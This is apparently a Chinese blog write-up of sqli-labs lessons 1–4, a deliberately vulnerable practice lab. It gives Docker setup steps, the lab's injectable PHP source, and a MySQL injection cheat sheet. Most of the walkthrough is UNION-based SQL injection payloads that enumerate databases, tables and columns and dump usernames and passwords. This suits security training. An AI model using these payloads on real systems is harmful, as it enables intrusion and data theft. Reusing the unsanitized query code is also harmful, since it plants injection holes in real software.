Sqli-Labs_Less_1-4_WriteUp（包含安装教程，个人总结，源代码）

原创

Lxxx 于 2021-03-06 16:45:24 发布 80 收藏

分类专栏： 网络安全 文章标签： 网络安全

文章目录

sqli-labs-master安装：

利用docker安装：

```
docker search sqli-lab   查找sqli-labs 镜像
docker pull acgpiano/sqli-labs 拉取镜像到本地
docker images      查看已有的镜像
docker run -dt --name sqli -p 80:80 --rm acgpiano/sqli-labs

运行docker参数解释：
-dt 让其在后台运行
--name 给其命名
-p 本地端口：docker中的端口 是将docker的端口映射到本地端口
--rm 当其关闭后将删除开启的资源
```

其他：


```
如果是使用的phpstudy，请务必将MySQL的版本调到5.5以上，因为这样数据库内才会有information_schema数据库，方便进行实验测试。
```

另外`--空格`（这里有一个空格，`--空格`）在SQL内表示注释，但在URL中，如果在最后加上`--空格`，浏览器在发送请求的时候会把URL末尾的空格舍去，所以我们用`--+`代替`--空格`，原因是`+`在URL被URL编码后会变成`空格`。

Less-1:


WriteUp:

打开题目，界面如下：




要求我们传入`id`参数

```
http://192.168.2.135/Less-1/?id=1
```



当使用单引号`'`闭合`id`参数时，数据库报错


```
http://192.168.2.135/Less-1/?id=1'
```




也就是说我们添加的单引号成功被数据库解析，那么我们就可以通过闭合这个id这个参数，然后插入自己构造的sql语句实施攻击。

首先利用`order by`猜解字段个数

```
http://192.168.2.135/Less-1/?id=1' order by 4 --+
```





```
http://192.168.2.135/Less-1/?id=1' order by 3--+
```




尝试将`id=1`修改为数据库不存在的值`id=1000`

```
http://192.168.2.135/Less-1/?id=1000
```




再使用`union select`进行**回显注入**

```
http://192.168.2.135/Less-1/?id=1000' union select 1,2,3 --+
```



然后利用sql查询语句依次爆破出数据库内的`数据库名`，`表名`，`列名`，`字段信息`


```
http://192.168.2.135/Less-1/?id=1000' union select 1,(select group_concat(schema_name) from information_schema.schemata),3 --+
```



如上图，在原本`联合查询`的`2`的位置爆出了MySQL中的所有`数据库名`


再接着，在`联合查询`的`3`的位置爆出`security`数据库中的所有`表名`

```
http://192.168.2.135/Less-1/?id=1000' union select 1,(select group_concat(schema_name) from information_schema.schemata),(select group_concat(table_name) from information_schema.tables where table_schema='security') --+
```




再接着，在`联合查询`的`3`的位置爆出`security`数据库中的`users`表的所有`字段名`

```
http://192.168.2.135/Less-1/?id=1000' union select 1,(select group_concat(schema_name) from information_schema.schemata),(select group_concat(column_name) from information_schema.columns where table_name='users') --+
```




再接着，在`联合查询`的`3`的位置爆出`security`数据库中的`users`表中的`password`字段中的内容

```
http://192.168.2.135/Less-1/?id=1000' union select 1,(select group_concat(schema_name) from information_schema.schemata),(select group_concat(password) from security.users) --+
```



再接着，在`联合查询`的`3`的位置爆出`security`数据库中的`users`表中的`username`字段中的内容

```
http://192.168.2.135/Less-1/?id=1000' union select 1,(select group_concat(schema_name) from information_schema.schemata),(select group_concat(username) from security.users) --+
```



源代码：

```php
$id=$_GET['id'];
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
```

小结：

使用`union`语句前提：

union后面的语句必须与前面的语句字段数以及类型必须一致，否则数据库会报错。

```
select 字段1，字段2 from tab1 union select 字段a,字段b from tab2
/*并且，字段1与字段a的数据类型必须兼容（可以不完全相同，但必须相互兼容），同理，字段2与字段b也是，以此类推。*/
```

```
使用UNION时，其默认行为是重复的行被自动取消。如果需要显示重复的行，可以使用UNION ALL而不是UNION。
```

获取当前数据库：

```
database()
```

获取数据库路径：

```
@@basedir
```

获取数据库版本

```
version()
```

获取当前用户

```
user()
```

使用`concat()`、`concat_ws()`函数，将多个字符串合并成一个字符串，语法如下

```
concat(str1,str2,…)
/*返回结果为连接参数产生的字符串。如有任何一个参数为NULL ，则返回值为 NULL。可以有一个或多个参数。*/
concat_ws(separator,str1,str2,…)
/*separator为分隔符，一般用逗号或者下划线分开*/
/*使用示例：concat_ws('_',user(),version(),database())*/
/*解释：将当前用户，数据库版本，当前数据库名称用下划线隔开，返回合并之后的字符串*/
```

利用`元数据库`，获取`MySQL数据系统`中的所有`数据库`

```
/*方法1*/
select 1,(select group_concat(schema_name) from information_schema.schemata),3
```

获取当前`数据库`中的所有`数据表`

```
/*方法1*/
select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()
/*在回显2的位置返回当前数据库中的所有数据表*/

/*方法2，可以用于获取指定数据库中的数据表*/
select 1,(select group_concat(table_name) from information_schema.tables where table_schema='security') ,3
/*在回显2的位置返回security数据库中的所有数据表*/
```

获取指定`数据表`中的`字段名`

```
/*方法1*/
select 1,(select group_concat(column_name) from information_schema.columns where table_name='users'),3
/*在回显2的位置爆出users表中的所有字段名*/
```


获取指定`字段名`中的`数据`

```
/*方法1*/
select 1,(select group_concat(password) from security.users),3
/*在回显2的位置爆出users数据表中的password字段下的所有数据*/
```

Less-2：

WriteUp：


打开题目，界面如下：



同`Less-1`题目，传参`id`


先传入`id=1`

```
http://192.168.2.135/Less-2/?id=1
```



同样使用`'`闭合参数

```
http://192.168.2.135/Less-2/?id=1'
```




报错

使用`Less-1`的方法，无法`联合注入`


尝试数字型注入：

```
http://192.168.2.135/Less-2/?id=1-0
```



正常回显，表示这个地方存在`数字型注入`。

```
http://192.168.2.135/Less-2/?id=1000' union select 1,2,3 --+
```



接下去就和`Less-1`题目一样了

源代码：

```
$id=$_GET['id'];
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);
$sql="SELECT * FROM users WHERE id=$id LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
```


Less-3:

WriteUp:

根据报错猜源代码

Payload:

```
http://192.168.2.135/Less-3/?id=1000') union select 1,2,3 --+
```



源代码：

```
$id=$_GET['id'];
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);
$sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
```

Less-4:

WriteUp:

根据报错猜源代码

Payload:

```
http://192.168.2.135/Less-4/?id=1000") union select 1,2,3 --+
```

源代码：

```
$id=$_GET['id'];
$fp=fopen('result.txt','a');
fwrite($fp,'ID:'.$id."\n");
fclose($fp);
$id = '"' . $id . '"';
$sql="SELECT * FROM users WHERE id=($id) LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
```